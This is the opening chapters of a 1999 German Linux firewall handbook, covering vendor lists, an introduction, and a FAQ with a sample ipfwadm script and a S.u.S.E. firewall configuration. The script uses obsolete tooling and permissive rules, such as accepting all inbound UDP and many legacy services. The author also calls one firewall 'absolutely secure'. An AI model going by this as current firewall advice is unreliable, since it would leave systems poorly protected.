Firewall Handbuch für LINUX 2.0 und 2.2

Guido Stepken (stepken@little-idiot.de)

Version 3.0, 30. August 1999

---

*Dieses Handbuch beschreibt detailiert den Aufbau von LINUX Firewalls mit **ipfwadm**, **ipchains** und der **SF Firewall** von Robert Muchsel und Roland Schmidt von der ETH Zürich. Die Handbücher zu diesen Firewalls sind in diesem Buch vollständig in deutsch enthalten. Weiterhin ist eine recht umfangreiches Nachschlagewerk zu allen üblichen Protokollen enthalten, beginnend mit **telnet**, über ftp, sql,..bis hin zu einer genauen Beschreibung des **netmeeting** Protokolls, und einer Analyse, warum man hierfür besser keinen Firewallproxy einsetzen sollte. Dem Thema Denial of Service Angriffe wird hier besondere Aufmerksamkeit gewidmet. Es werden mögliche DoS Angriffe auf kommerzielle Firewalls und die verwendeten Werkzeuge detailliert vorgestellt. Damit der Leser einen Eindruck davon bekommt, wie echte Cracker vorgehen, um sich Zugang zu Servern in Unternehmen zu verschaffen, welche Informationen sie sich wie beschaffen, sind hier einige äußerst praxisnahe Beispiele anschaulich beschrieben. Wer wissen möchte, wie groß die tatsächliche Zahl von Angriffen auf Internet und Intranet Server ist, der mag sich diesen Abschnitt durchlesen: Die tatsächliche Zahl von Angriffen auf Unternehmen. Ein eigener Abschnitt wurde der Erstellung einer Security Policy in einem größeren Netzwerk gewidment. Ein großer Fragenkatalog mag hier dem erfahrenen Systemadministrator Hilfestellung bei der Erstellung der firmeneigenen Security Policy geben. Zum Schluß wird noch eine, nach meinen bescheidenen Kenntnissen absolut sicheren, **Graphical Firewall** vorgestellt, die bereits erfolgreich bei einigen Unternehmen installiert ist, die höchste Sicherheitsanforderungen stellen. Diese Firewall ist recht einfach zu installieren und kostenlos. Die Firewall ist deswegen so sicher, weil nur unschädliche Pixelinformationen übertragen werden. Dieses Handbuch ist als begleitende Information für monatlich stattfindende Seminare gedacht. Es ist sowohl als Nachschlagewerk und Anleitung für den Aufbau von LINUX Firewalls geeigenet, soll aber auch die oft **unbekannten Zusammenhänge zwischen möglichen Sicherheitsproblemen beleuchten**. **Keinesfalls** sind diese Informationen als Aufforderung zu Straftaten zu betrachten, sondern sie sollen ausschließlich dokumentieren, wie Cracker tatsächlich vorgehen. Diese meine Praxiserfahrungen habe ich persönlich noch in keinem käuflichen Buch über Firewalls gelesen. Ich habe vielmehr festgestellt, daß es zwar viele Firewallbücher gibt, die Theorie vermitteln, deren Autoren es jedoch offensichtlich an Praxiserfahrungen mangelt. Nur so ist zu erklären, warum in diesen Büchern völlig irrelevante und oft auch definitiv falsche und gefährliche Informationen aus grauer Vorzeit enthalten sind. Cracker gehen heutzutage völlig anders vor. Dies ist der Hauptgrund, warum ich dieses Buch geschrieben habe. Daher ist in einem eigenen Kapitel Architektur von Firewalls auch genau beschrieben, was man aufgrund neuerer Erkenntnisse nicht mehr riskieren sollte.*

Nun viel Spaß beim Lesen...!

Vorankündigung ! Die neue Version 4.0, fehlerbereinigt und stark erweitert, ist nun fast fertig und wird Themen wie Virenscanner unter LINUX, IDS-Systeme, eine vollständige, deutsche Beschreibung für Netfilter für den bevorstehenden Kernel 2.4, Quality of Service + Traffic Control (QoS+TC) u.s.w. enthalten. Es wird dann auch eine PDF Version verfügbar sein, die allerdings so umfangreich geworden ist (> 1200 Seiten A4), daß sie ein Buch allein sprengt. Ich muß sie leider auf CDROM Brennen lassen, ein Download wäre unzumutbar. Jeder mag sich dann die interessanten Kapitel selber ausdrucken. Die HTML Version wird natürlich auch enthalten sein. Der Preis wird etwa in Höhe der Unkosten sein, jedenfalls noch unter 25 EUR.

Aufgrund der unglaublichen Nachfrage wird für sämtliche staatlichen Institutionen, wie Behörden, Schulen, Universitäten, u.s.w. der Druck freigegeben, d.h. konkret, daß die Handbücher ohne Begrenzung der Auflage gedruckt und /oder hausintern verteilt werden dürfen.

Das Spiegeln der Online-Version und Mirroring ist dann auch weiterhin natürlich erlaubt und auch ausdrücklich gewünscht.

Da es viele Anfragen auch bezüglich des MySQL Datenbankhandbuches gegeben hat, wird auch diese Version nach Ostern dann freigegeben werden.

Darüber hinaus ist gerade das neue LINUX Systemadministrationshandbuch fertiggestellt. Es ist die Gradwanderung, die versucht, auch Einsteigern die professionelle Systemadministration von LINUX zu ermöglichen. Hierbei wird fast jedes Programm unter LINUX genau beschrieben, wie Diskless Workstations, SQUID, Apache, SAMBA u.s.w. Auch der Umfang dieser Bücher sprengt leider inzwischen dem Umfang eines dicken Buches. Zusammengefasst dürften diese Handbücher inzwischen mehrere tausend A4 Seiten betragen. Leider zuviel, um überhaupt an einen Druck in größerer Auflage zu denken. Die Kosten des Druckes auch in höherer Auflage würde auch meine persönliche Schmerzgrenze von 25 EUR glatt um 400% überschreiten. Abgesehen davon ist ein Druck angesichts der Halbwertszeit von 4 Monaten bei LINUX - Dokumentationen der Umwelt nicht mehr zuzumuten. Der Leser bzw. Administrator wird sich also sicher auf Online Bücher umstellen müssen, wobei er dann dennoch einzelne Kapitel ausdrucken kann.

Für alle anderen Leser wird die Online Version weiterhin zur Verfügung stehen. Eine käufliche CDROM - Version mit einer Lizenz zum einmaligen Ausdruck der PDF Dateien wird es voraussichtlich zum Preis von 25 EUR geben. Eine gedruckte Version wird es entgegengesetzt einiger meiner Vorankündigungen nicht geben, die Papierverschwendung wäre zu hoch. Also bis nach Ostern !

Ich wünsche allen ein frohes Osterfest !

Gru/3, Guido Stepken

8. Weitere Firewalls kurz vorgestellt

9. Aufbau der LINUX Firewall mit ipfwadm

10. Überprüfung der Firewallregeln

11. Aufbau eines LINUX ISDN Firewall-Routers

12. Aufbau einer Firewall mit ipchains

13. Problem Fernwartung einer LINUX Firewall

14. Die SINUS Firewall-1

23. Hackers Guide oder was man über Cracker wissen muß

24. Trojanische Pferde der gemeinen Art

25. Makroviren Melissa & Co beleuchtet

26. Sicherung von SQL-Datenbanken

27. Aufbau von VPN´s unter LINUX

38. Danksagung an alle LINUX´ler

Diese Website des Deutschen Crypto & Privacy Webring wurde von Guido Stepken eingerichtet
Wollen Sie am Webring teilnehmen ?

[Vorherige überspringen] [Vorherige] [Nächste] [Nächste überspringen] [Zufallswahl] [die nächsten 5]
[Alle Sites auflisten]

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

1. Neue Kapitel und Ergänzungen

Charlie Kaufman says:

"Firewalls are the wrong approach. They don't solve the general problem, and they make it very difficult or impossible to do many things. On the other hand, if I were in charge of a corporate network, I'd never consider hooking into the Internet without one. And if I were looking for a likely financially successful security product to invest in, I'd pick firewalls."

Im Prinzip ist dem nichts hinzuzufügen. Ich verwende dieses Zitat gerne deswegen, weil es den Nagel auf den Kopf trifft. Eine Firewall schützt im Prinzip vor nichts. Dabei ist es völlig egal, von welchem Hersteller, oder welcher Person diese Firewall installiert wurde. Eine Firewall kann, aufgrund der Möglichkeit, den Datenverkehr mit zu loggen, natürlich feststellen, ob und wohin evtl. Daten von Crackern entführt wurden. Ob ein Einbruch bemerkt wird, ist natürlich von der Ausbildung und vom Skill (den Fähigkeiten, wie die Amerikaner sagen) des Systemadministrators abhängig. Angesichts der interessanten Erfahrungen, die z.B. ich als SysOP von vielen Netzwerken gemacht habe, kann ich durchaus behaupten, daß Cracker durchaus auch heute noch in fast alle Netzwerke einbrechen können. Ich zumindest traue mir nicht zu, ein Netzwerk gegen einen erfahrenen Cracker abzusichern. Die einzige Ausnahme ist die in Kapitel GRAPHICAL FIREWALL vorgestellte Firewall, von der ich genau weiß, daß sie nach **meinem Wissen** nicht zu knacken ist. Ich denke, daß auch Sie nach dieses Handbuches wissen, daß Sie bisher einiges noch nicht wußten.

1.1 Dringende Fehlerkorrekturen in Versionen vor 3.0 !

Dieses Kapitel beschreibt Fehler in meinem Handbuch, auf die ich netterweise hingewiesen wurde. Ich möchte hierbei allen danken, die sich konstruktiv an der Verbesserung des Skriptes beteiligt haben.

Kapitel Abarbeitung der Firewallregeln und die default policy

1.2 Ergänzungen in Version 3.0

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

2. Todo-Liste

In der endgültigen Version dieses Handbuches werden einige Kapitel und viele Grafiken zum besseren Verständnis enthalten sein. Das Buch wird dadurch erheblich größer. Hier also die TODO Liste.....

- Beschreibung der JAVA GUI für User der SINUS Firewall (in Arbeit)
- IPCHAINS Skript (in Arbeit)
- Beschreibung der Installation eines E-Mail Virenscanners unter LINUX

3. Download des Handbuches

Firewall Handbuch Home: http://www.little-idiot.de/suche.htm

4. Kommerzieller Support

Kommerzieller Support für freie Firewalls ist bisher noch nicht angeboten worden. Obwohl nach meiner Einschätzung LINUX Firewalls durchaus einige Vorteile gegenüber anderen Firewalls besitzen, gibt es nur wenige, die Firewalls installieren, deren Quellcode frei verfügbar ist. Ich selber habe z.B. Checkpoint Firewall-1 3.0 unter SOLARIS debuggt, gründlich analysiert und einige Sicherheitslücken gefunden, obwohl der Quellcode nicht verfügbar ist. Die SINUS Firewall-1 bzw. der Vorläufer SF - Firewall, der allerdings nur mit dem LINUX Kernel 2.0 (bis 2.0.39) funktioniert, liegt z.B. oft völlig unbeachtet allen LINUX Distributionen bei. Siehe hierzu in **/usr/doc/packages/sf/**. Die SF Firewall ist äußerst zuverlässig auch bei großer Last, was von den Nachfolgern der SINUS Firewall (SINUS Firewall oder SIFI-0.1.4) noch nicht behauptet werden kann. Für die ältere SF Firewall ist Support verfügbar. Sobald die SINUS Firewall-1 für Kernel 2.2 zuverlässig läuft, wird auch für diese Support angeboten werden.

Diese Praxis mag vielleicht merkwürdig erscheinen. Angesichts der Tatsache, daß LINUX und die Firewall SF/SIFI/SINUS Firewall keinem Marktdruck unterworfen sind, können Sie sicher sein, daß sowohl alle Fehler bekannt sind und auch veröffentlicht werden, als auch neue Versionen solange zurückgehalten werden, bis alles korrekt funktioniert und verifiziert ist. Angesichts der hohen Sicherheitsansprüche, die mit Firewalls verbunden sind, bitte ich um etwas Geduld mit dem Support neuer Versionen der SINUS Firewall.

4.1 Kommerzieller Support für SINUS Firewall

Kommerzieller Support für LINUX Kernel Firewalls und SINUS Firewall-1 wird unter http://www.sinusfirewall.de angeboten.

Die ursprüngliche SF Firewall von Robert Muchsel und Roland Schmidt und deren Nachfolger SINUS Firewall, betreut durch Harald Weidner, ist an der Universität Zürich beheimatet. Sie ist auf http://www.ifi.unizh.ch/ikm/SINUS/firewalls/ oder alternativ auf http://www.sinusfirewall.org zu finden.

4.2 Kommerzielle Firewalls auf LINUX basierend

Nur wenige Firewallhersteller geben es gerne zu, daß Ihre Produkte auf LINUX aufbauen oder eventuell ganz auf den eingebauten Kernel-Features von LINUX basieren. Andere Firewalls basieren auf dem ebenfalls freien BSD 4.4 UNIX. Hier nun eine kleine Aufstellung dieser kommerziellen Firewalls:

- BORDERWARE 5.2/6.0 FreeBSD/BSD 4.4
- CCOM-INET LINUX 2.0
- CHECKPOINT Firewall-1 BSD 4.4
- CSM PROXY LINUX
- GENUA GENUGATE
- GTA GNATBOX FreeBSD 3.1 (LINUX ?)
- KRYPTOCOM LINUX 2.0
- KNOX F1 LINUX 2.0
- MATRANET M-WALL 4 BSD 4.4
- NAI GAUTLET BSD 4.4 / LINUX 2.0
- PLANNET SYSTEMS LINUX 2.0
- SINUS Firewall-1 LINUX 2.0
- WATCHGUARD Firebox LINUX 2.0
- Pyramid BEN-HUR

Diese hier genannten Firewalls unterscheiden sich wesentlich in Bedienung, Fähigkeiten und Programmierbarkeit. Während man bei den einen ständig auf Updates des Herstellers für z.B. neue Protokolle angewiesen ist, so lassen sich andere einfach mit neuen Protokollen nachrüsten, indem man den Programmcode leicht modifiziert. Zum Schutz von NT Netzwerken eignen sich aus bestimmten Gründen nur wenige. Das Hauptaugenmerk sollte stets auf der RPC - Unterstützung liegen, da dieses das Daten - Austauschprotokoll der NT PDC's ist. Dieses Protokoll wird unterstützt von: CCOM-INET, CHECKPOINT, GTA GNATBOX, KNOX F1, MATRANET M-WALL, NAI, WATCHGUARD. Eine Ausnahme ist die SINUS Firewall-1. Da diese den modernsten Kriterien der Statfull Packet Filter programmiert ist, lassen sich hiermit quasi beliebige PROXY's auf Circuit-Level emulieren. Die Eigenschaft von teueren PROXY's, die auch noch Inhalte filtern können, erreicht die SINUS Firewall nicht. Von den letztgenannten Firewalls besitzen MATRANET, KNOX F1 und CCOM-INET keine sogenannten Zertifizierungen von einer bekannten Zertifizierungsstelle. Zertifizierungen werden u.a. von ICSA, ITSEC, NCSA, VSSI und dem deutschen BSI durchgeführt. Deren Bedeutung ist zweifelhaft, auch wenn in der Vergangenheit grobe Fehler in den Firewalls entdeckt worden sind. Dafür wurden viele andere Fehler bei den sogenannten Zertifizierungen aber auch einfach übersehen, wie man anhand immer neu entdeckten Fehlern der vergangenen Zeit sehen kann.

4.3 Liste deutscher Anbieter von Firewalls

- Articon, München, Burscheid: http://www.articon.de: Firewall-1, Eagle und Cisco PIX, Cisco IOS
- Axis Information Systems, Erlangen: http://www.axis.de : Raptor Eagle und The Wall
- BDG, Köln, Idstein/Frankfurt: http://www.bdg.de: Guardian, Firewall-1, CyberGuard
- Biodata, Zürich, Lichtenstein http://www.biodata.de: BIGfire+
- brainstuff AG, Simmern: http://www.brainstuff.de: SecureZone, BorderWare, Entrada, Cisco
- Bredex, Braunschweig: http://www.bredex.de : Internet-Sicherheit und Firewalls
- The Bristol Group, bundesweit: http://www.bristol.de : Checkpoint FireWall-1
- Bull AG: http://www.bull.de: Netwall
- Centaur, München, Heilbronn: http://www.centaur.de: Internet-Sicherheit und Firewalls
- Class Firmengruppe, Starnberg: http://www.class.de : Checkpoint Firewall-1
- Commercial Link Systems (CLS), Kiel: http://www.cls.de : Concorde
- COMCAD, Burscheid: http://www.comcad.de: Firewall-1
- Connect GmbH, Rosenheim: http://www.connect-gmbh.de: Firewall Lösungskonzepte
- Crocodial Communications, Hamburg: http://www.crocodial.de: Check Point FireWall-1
- Deutsche Telekom AG: http://www.telekom.de T-Mart Protection Service
- Systemberatung Axel Dunkel GmbH, Kriftel: http://www.dunkel.de: TIS Gauntlet, Firewall-1, Borderware, Firewall for NT
- Easynet DV GmbH, Erlangen: http://www.easynet.de: FireWall/Plus
- Entrada Kommunikations GmbH, Paderborn: http://www.entrada.de: AltaVista, BIGfire, Borderware und Norman Firewall
- GAI NetConsult, Berlin: http://www.gai-netconsult.de: Sicherheitskonzepte und Firewall-Evaluierung
- GeNUA, Gesellschaft für Netzwerk- und UNIX-Administration mbH, Kirchheim : http://www.genua.de:GeNUGate
- @GLOBE GmbH, Münster: http://www.globe.de: Altavista Firewall, Secure Computing
- IABG, Ottobrunn : http://www.iabg.de: TIS Gauntlet
- ibh/it-sec, Ulm: http://www.it-sec.de : Firewall-1, Raptor, Watchguard, Cisco
- ICON Systems GmbH, Oberhaching: http://www.icon-sys.de: FireWall-1, Trend Micro Interscan VirusWall

- ID-Pro GmbH, Bonn: http://www.id-pro.de : Connectivity- und Firewall-Lösungen auf GNU/Linux-Basis
- INS GmbH, Castop-Rauxel, Essen, Duisburg: http://www.ins.de: FLUX EF, FLUX AG, FLUX PR
- Integralis GmbH, München: http://www.integralis.de: Checkpoint FireWall-1
- IN - integrierte informationssysteme GmbH, Konstanz: http://www.in-gmbh.de : FireWall-1
- Interface Business GmbH, Dresden: http://www.interface-business.de: Firewall-1, AltaVista Firewall, Borderware Firewall
- INTERNET GmbH, Frankfurt, Hamburg, Weinheim, München : http://www.inet.de: BorderWare, Raptor Eagle, SmartGATE
- Internet2000, Bundesweit: http://www.internet2000.de : Altavista, BorderWare
- Internet SmartWare GmbH: http://www.internet-smartware.com: SmartWall, BorderWare, Firewall for NT
- Intr@ware, Dietzenbach: http://www.intra-ware.de: Altavista, BorderWare
- IQproducts GmbH, Dornach, Eschborn: http://www.iqproducts.de : FireWall-1, Trend Micro Interscan VirusWall
- iXnet GmbH, Zwingenberg: http://www.ixnet.de FireWall-1, Trend Micro Interscan VirusWall
- KrypNET Security GmbH, Ratingen: http://www.kryptnet.de Firewall-1
- KryptoKom, Aachen: http://www.kryptocom.de: KryptoWall
- KSR Net Technics GmbH, Freiburg: http://www.ksr-online.de KSR Firewall-Systeme
- Landis, Nettetal, Ettlingen: http://www.landis.de : Secure Computing, Raptor
- MANDATA System Consult GmbH, Krefeld : http://www.mandata.de: Secure Computing (Secure Zone), Borderware (Borderware Technologies)
- Microtec Electronic GmbH, Bingen : http://www.microtec.de Watchguard Firewall
- PEM Intercomputing, Stuttgart : http://www.pem.com Checkpoint Firewall-1
- planNET Systems GmbH, bundesweit: http://www.plannet.de : planNET Security
- POP Point of Presence GmbH, Hamburg, bundesweit : http://www.pop.de: Firewall-Beratung, -Lösungen und -Realisierungen
- PSP GmbH, Hahnstätten : http://www.firewall-software.de Guardian Firewall
- Quantum Software GmbH, Dortmund: http://www.quantum.de : Firewall Service
- R2R EDV-GmbH, Rosenheim: http://www.r2r.de : FireWall-1, Sonicwall, Sunscreen
- Secunet GmbH, Essen: http://www.secunet.de: Checkpoint Firewall-1
- Software Symbiose GmbH, Bayreuth: http://www.symbiose.com : Borderware, SmartFilter
- Spring Infotainment, Saarbrücken: http://www.spring.de : BIGFire, TIS Gauntlet
- Stepken Unternehmensberatung, Köln: http://www.sinusfirewall.de LINUX Sinus Firewall, Firewall-1, Firewall 1st, CISCO PIX

- T SYSTEME, Hattingen : http://www.systeme.de: Ukiah NetRoad Firewall
- Telemation Netzwerk AG, bundesweit/europaweit : http://www.telemation.de: Cisco PIX Firewall
- Topologix, Hamburg: http://www.topologix.de : BorderWare Firewall Server
- Wick Hill, Hamburg, München, Düsseldorf: http://www.wickhill.com : WatchGuard Firebox
- WWL Connect Online Services GmbH, Nürnberg: http://wwl.de : Firewalls und Internet-Security
- ZKOM GmbH, Dortmund: http://www.zcom.de Firewall allgemein
- Xenologics, Köln: http://www.xnc.com: GNAT Wall, CISCO, FLUX

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

5. Einführung

Die hier beschriebenen Firewalls haben, wie übrigens alle Firewalls, einige Schwächen. Da die hier beschriebenen Firewalls aber weder im kommerziellen Konkurrenzkampf um Marktanteile stehen, noch irgendeinem Termindruck des Marketings unterworfen sind, besteht also auch kein Grund, dem Leser irgendwelche Informationen über Schwächen und Stärken von LINUX Firewalls vorzuenthalten. Somit kann diese Dokumentation insbesondere der Entscheidungsfindung bei der Auswahl "ausgewachsener" Firewalls dienen.

Das soll nicht bedeuten, daß Firewalls unter LINUX schlechter als kommerzielle, sehr teure Firewall wären, diese schlechteren Support genießen würden, oder fehlerhafter als die kommerziellen Firewalls wären, eher im Gegenteil.

Das eigentliche Problem ist, daß noch EDV - Entscheider entlassen worden ist, weil er eine Borderware oder Checkpoint Firewall eingesetzt hat. Im Falle eines nachgewiesenen Angriffs auf das Unternehmen würde dieses dann als Schicksal von der Unternehmensleitung interpretiert, beim Einsatz von LINUX als Firewall würde dies kritische Untersuchungen nach sich ziehen. Es ist auch noch niemand wegen des Einsatzes von Windows NT entlassen worden, obwohl viele Zahlen, siehe Vergleich von Ausfällen bei UNIX und NT der Gartner Group genau hierzu Anlaß geben dürften.

Ich denke, daß spätestens nach der Lektüre dieses Handbuches einige Entscheider die Sachlage besser einschätzen können, und sich an eine der unten aufgeführten Firmen zwecks Betreuung und Beratung in Sachen Firewall unter LINUX wenden. Ich habe aber auch zahlreiche Rückmeldungen über erfolgreiche Installationen von Firewalls unter LINUX nach den Anleitungen aus diesem Handbuch hier erhalten. Eine Überprüfung der Sicherheit der Firewall wurde in vielen Fällen mit dem ISS Security Scanner durchgeführt, der ebenfalls auch von fast allen Security Consultants verwendet wird. Preiswerter kann man nicht mehr an eine Firewall kommen.

In einigen, wenigen Fällen halte aber auch ich andere Firewalls für geeigneter. Der Grund liegt einfach darin, daß z.B. Borderware und die GNAT Firewall sozusagen `Idiotensicher` zu bedienen und zu installieren sind. Unter LINUX gibt es diesen Komfort nur beim Einsatz der SF Firewall oder bei Verwendung der vielen Firewall Administrationswerkzeugen für LINUX.

Beachtet man jedoch die rasante Entwicklung bei Protokollen, können sie bei LINUX sicher sein, daß Sie kostenlose Updates erhalten.

5.1 Feedback

Fehler und andere Ungereimtheiten mag mir der Leser verzeihen, nobody is perfect....

meine eMail-Adresse ist: `stepken@little-idiot.de`

6. Copyright

Das Copyright dieses Firewall Handbuches liegt bei Guido Stepken. Das Handbuch ist als Online Nachschlagewerk für LINUX Firewaller gedacht. Links auf dieses Handbuch sowie das Kopieren auf Resourcen im Internet, also auch das Spiegeln (Mirroring, Caching) auf andere Sites ist ausdrücklich erlaubt. Jede Art von kommerzieller Verwertung, d.h. auch das Kopieren auf CDROM oder andere Datenträger sowie der Druck bedarf der ausdrücklichen Zustimmung des Autors. Die Versionen vor dieser Version 3.0 unterliegen weiterhin der GPL (GNU Public License).

Nun viel Spaß mit dem Firewall Handbuch. Erstellt wurde dieses Dokument mit etwas modifizierten LINUX SGML Tools, Siehe auch http://www.sgml.org, erweitert um CSS Stylesheets.

7. Häufig gestellte Fragen (FAQ)

Zuerst vielen Dank für die viele positive Resonanz auf mein Handbuch. Einige Dinge sind sicher noch verbesserungsbedürftig, andere aber auch beabsichtigt. Hier also die Fragen:

Wenn ich das fertige FirewallSkript starte, erhalte ich viele Fehlermeldungen !

Das ist wahr. Es fehlen nämlich einige Definitionen von Variablen. Ohne gültige Variablen oben im Header melden weiter unten einige ipfwadm Befehle einen Syntaxerror. Um herauszufinden, an welcher Stelle dies geschieht, kann man einfach an einigen Stellen eine Zeile der Art:

```
echo "Merker 1"
```

einsetzen. So findet man die fehlerhaften Zeilen. Dies ist im Grunde von mir auch so beabsichtigt. Fertige Skripte sind sogar von mir schwer zu durchblicken, insbesondere diejenigen, die das Firewall Configuration Toolkit (FCT) so liefert. Siehe hierzu auch http://www.friedrich-net.de . Besser ist für Anfänger das Skript http://www.mindstorm.com/~sparlin/demos/fwconfig/ zu überblicken.

Hier ein Beispiel:

```
#!/bin/sh
# Firewall Skript built for ipfwadm
# Skript created Sat Jul 17 05:20:19 1999
#
# http://www.mindstorm.com/~sparlin/demos/fwconfig/
#
# Set up variables
INTERNALIP="192.168.1.1"
EXTERNALIP="222.222.222.222"
LOOPBACK="127.0.0.1"
NETWORKIP="192.168.1.0"
ANYWHERE="0.0.0.0/0"
PORTS="1024:65535"

TCP_ALLOWIN="ftp smtp www pop-3 pop"
TCP_ALLOWOUT="tcpmux echo discard systat daytime netstat qotd chargen \
ftp-data ftp telnet smtp time whois domain mtp gopher rje finger www  \
link supdup hostnames iso-tsap x400 x400-snd csnet-ns pop-2 pop-3 pop \
sunrpc sunrpc ident sftp uucp-path nntp ntp netbios-ns netbios-dgm    \
netbios-ssn imap NeWS exec login shell printer efs tempo courier      \
conference netnews uucp remotefs pcserver listen nterm ingreslock tnet\
cfinger lnetxfer netperf"
MASQ_ALLOWIN="discard ftp-data ftp telnet smtp domain www pop-3 ident"

#  ====================================
#  ========== Incoming Rules ==========
#  ====================================

# Flush previous rules
/sbin/ipfwadm -I -f

# Set default policy to deny
/sbin/ipfwadm -I -p deny
```

```
# Unlimited traffic within the local network
/sbin/ipfwadm -I -a accept -V "$INTERNALIP" -S "$NETWORKIP" -D "$ANYWHERE"

# =====Deny spoofed packets and log denied requests
/sbin/ipfwadm -I -a deny -V "$EXTERNALIP" -S "$NETWORKIP" -D "$ANYWHERE" -o

# Target
for SERVICES in `echo $TCP_ALLOWIN` ; do
          /sbin/ipfwadm -I -a accept -P tcp -V "$EXTERNALIP" -S "$ANYWHERE" \
            "$PORTS" -D "$EXTERNALIP" "$SERVICES" -o
done

# Return
for SERVICES in `echo $TCP_ALLOWOUT` ; do
      /sbin/ipfwadm -I -a accept -P tcp -S -V "$EXTERNALIP" "$ANYWHERE" "$SERVICES" \
        -D "$EXTERNALIP" "$PORTS" -o
done

# Allow ping requests
/sbin/ipfwadm -I -a accept -P icmp -V "$EXTERNALIP" -S "$ANYWHERE" \
        -D "$EXTERNALIP" -o

# DNS
/sbin/ipfwadm -I -a accept -P udp -V "$EXTERNALIP" -S "$ANYWHERE" \
        -D "$EXTERNALIP"
/sbin/ipfwadm -I -a accept -V "$LOOPBACK" -S "$ANYWHERE" -D "$ANYWHERE"

# Log the rest
/sbin/ipfwadm -I -a deny -S "$ANYWHERE" -D "$ANYWHERE" -o

#  ====================================
#  ========== Outgoing Rules ==========
#  ====================================

# Flush previous rules
/sbin/ipfwadm -O -f

# Set default policy to deny
/sbin/ipfwadm -O -p deny

# Unlimited traffic within the local network
/sbin/ipfwadm -O -a accept -V "$INTERNALIP" -S "$ANYWHERE" -D "$NETWORKIP"

# Logging
/sbin/ipfwadm -O -a deny -V "$EXTERNALIP" -S "$ANYWHERE" -D "$NETWORKIP" -o
/sbin/ipfwadm -O -a deny -V "$EXTERNALIP" -S "$NETWORKIP" -D "$ANYWHERE" -o

# Target
for SERVICES in `echo $TCP_ALLOWOUT`; do
        /sbin/ipfwadm -O -a accept -P tcp -S "$EXTERNALIP" "$PORTS" \
        -D "$ANYWHERE" "$SERVICES" -o

done

# Return
for SERVICES in `echo $TCP_ALLOWIN`; do
        /sbin/ipfwadm -O -a accept -P tcp -S "$EXTERNALIP" "$SERVICES" \
```

```
        -D "$ANYWHERE" "$PORTS" -o
done

# DNS
/sbin/ipfwadm -O -a accept -P udp -V "$EXTERNALIP" -S "$EXTERNALIP" \
    -D "$ANYWHERE"
/sbin/ipfwadm -O -a accept -V "$LOOPBACK" -S "$ANYWHERE" -D "$ANYWHERE"

# Allow ping requests
/sbin/ipfwadm -O -a accept -P icmp -V "$EXTERNALIP" -S "$ANYWHERE" \
        -D "$EXTERNALIP" -o

# Log the rest
/sbin/ipfwadm -O -a deny -S "$ANYWHERE" -D "$ANYWHERE" -o

#  ====================================
#  ========== Forwarded Rules ==========
#  ====================================

# Flush previous rules
/sbin/ipfwadm -F -f

# Set default policy to deny
/sbin/ipfwadm -F -p deny

for MSERVICES in `echo $MASQ_ALLOWIN`; do
        /sbin/ipfwadm -F -a m -P tcp -S "$NETWORKIP" -D "$ANYWHERE" $MSERVICES -o
done

# DNS
/sbin/ipfwadm -F -a m -P udp -S "$NETWORKIP" -D "$ANYWHERE" domain

# Log the rest
/sbin/ipfwadm -F -a deny -S "$ANYWHERE" -D "$ANYWHERE" -o
```

S.u.S.E 5.3/6.0/6.1 hat ebenfalls eine nettes Konfigurations - Skript eingebaut, welches über **/etc/rc.config** konfiguriert wird. Das eigentliche Skript, welches die Firewall startet, ist **/sbin/init.d/firewall** oder unter **/etc/rc.d/** (neuere Versionen) zu finden. Das Problem mit diesen Skripten ist, daß sie einfach aussehen, aber fatale Fehler enthalten und einige Dinge nicht korrekt behandeln, z.B. ICMP Codes. Die Problematik habe ich bereits im Skript http://www.little-idiot.de/firewall/workshop2.pdf ausführlich beschrieben. Hier ein Ausschnitt der Konfigurationsdatei von S.u.S.E.:

```
FW_START="no"
FW_LOCALNETS=""
FW_FTPSERVER=""
FW_WWWSERVER=""
FW_SSLSERVER=""
FW_SSLPORT="443"
FW_MAILSERVER=""
FW_DNSSERVER=""
FW_NNTPSERVER=""
FW_NEWSFEED=""
FW_WORLD_DEV="eth1"
FW_INT_DEV="eth0"
FW_LOG_ACCEPT="no"
FW_LOG_DENY="yes"
FW_ROUTER=""
FW_FRIENDS="no"
FW_INOUT="no"
```

```
FW_SSH="no"
FW_TRANSPROXY_OUT=""
FW_TRANSPROXY_IN=""
FW_REDIRECT=""
FW_TCP_LOCKED_PORTS="1:1023"
FW_UDP_LOCKED_PORTS="1:1023"

# Masquerading settings - See /usr/doc/packages/firewall
# for a detailed deSkription

MSQ_START="no"
MSQ_NETWORKS="192.168.0.0/24"
MSQ_DEV="eth0"
MSQ_MODULES="ip_masq_cuseeme ip_masq_ftp ip_masq_irc ip_masq_quake
ip_masq_raudio ip_masq_vdolive"
```

Es gibt eine Reihe von Variablen, die Traffic über die Firewall zu bestimmten Servern im Intranet zulassen. Die Programmierer bei S.U.S.E haben hier fatale, logische Fehler begangen. Erstens sollten einige Masquerading Optionen niemals aktiviert werden, und zweitens darf niemals der Zugriff auf einen Server in der DMZ erlaubt werden, ohne daß dieser selber noch einmal durch eine Firewall gegenüber dem Intranet abgesichert ist. Server in der DMZ darf man nicht als sicher betrachten. Den Autoren fehlt offensichtlich noch etwas Verständnis für die Begriffe "reverse proxy" und die Einsicht darin, daß Server in der DMZ stets durch "buffer overflows" bedroht sind. Ich selber habe nach ca. 10 Minuten Suche einen erfolgreichen Angriff auf die S.u.S.E. Konfiguration (alles nach Handbuch konfiguriert) durchgeführt (S.u.S.E. 6.0 und 6.1 beta).

Wer weiß, was er tut, der kann das Skript durchaus einsetzen, jedoch nicht, ohne mit Hilfe des IIS noch einmal alles zu verifizieren. Wer aber noch neu in der Materie ist, der hat auch keine Möglichkeit zu verstehen, was in dem Skript eigentlich passiert, und sollte dringend die Finger davon lassen. Als Alternative bietet sich an, obiges Skript um weitere, wichtige Regeln zu ergänzen, z.B. um die Spoofing - Regeln u.s.w.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

8. Weitere Firewalls kurz vorgestellt

Die LINUX Kernel Firewall **ipfwadm** und **ipchains** decken mit den unterstützten Protokollen (SMTP, FTP, REALVIDEO/AUDIO, TELNET) sicher 99% des Bedarfs eines normalen Unternehmens ab. Gerade auch die Unterstützung von Masquerading und NAT ist ein Kriterium, welches LINUX auch für die Vernetzung größerer Unternehmensbereiche geeignet erscheinen läßt.

In einigen wenigen Fällen werden jedoch höhere Anforderungen gestellt, insbesondere dann, wenn auf Application Level einige Protokolle gefiltert werden müssen. Zusammen mit **DELEGATE** stellt eine LINUX Firewall wirklich außerordentliche Fitermöglichkeiten zur Verfügung. Allein schon die Beschreibung der Filtersprache füllt ein kleines Buch.

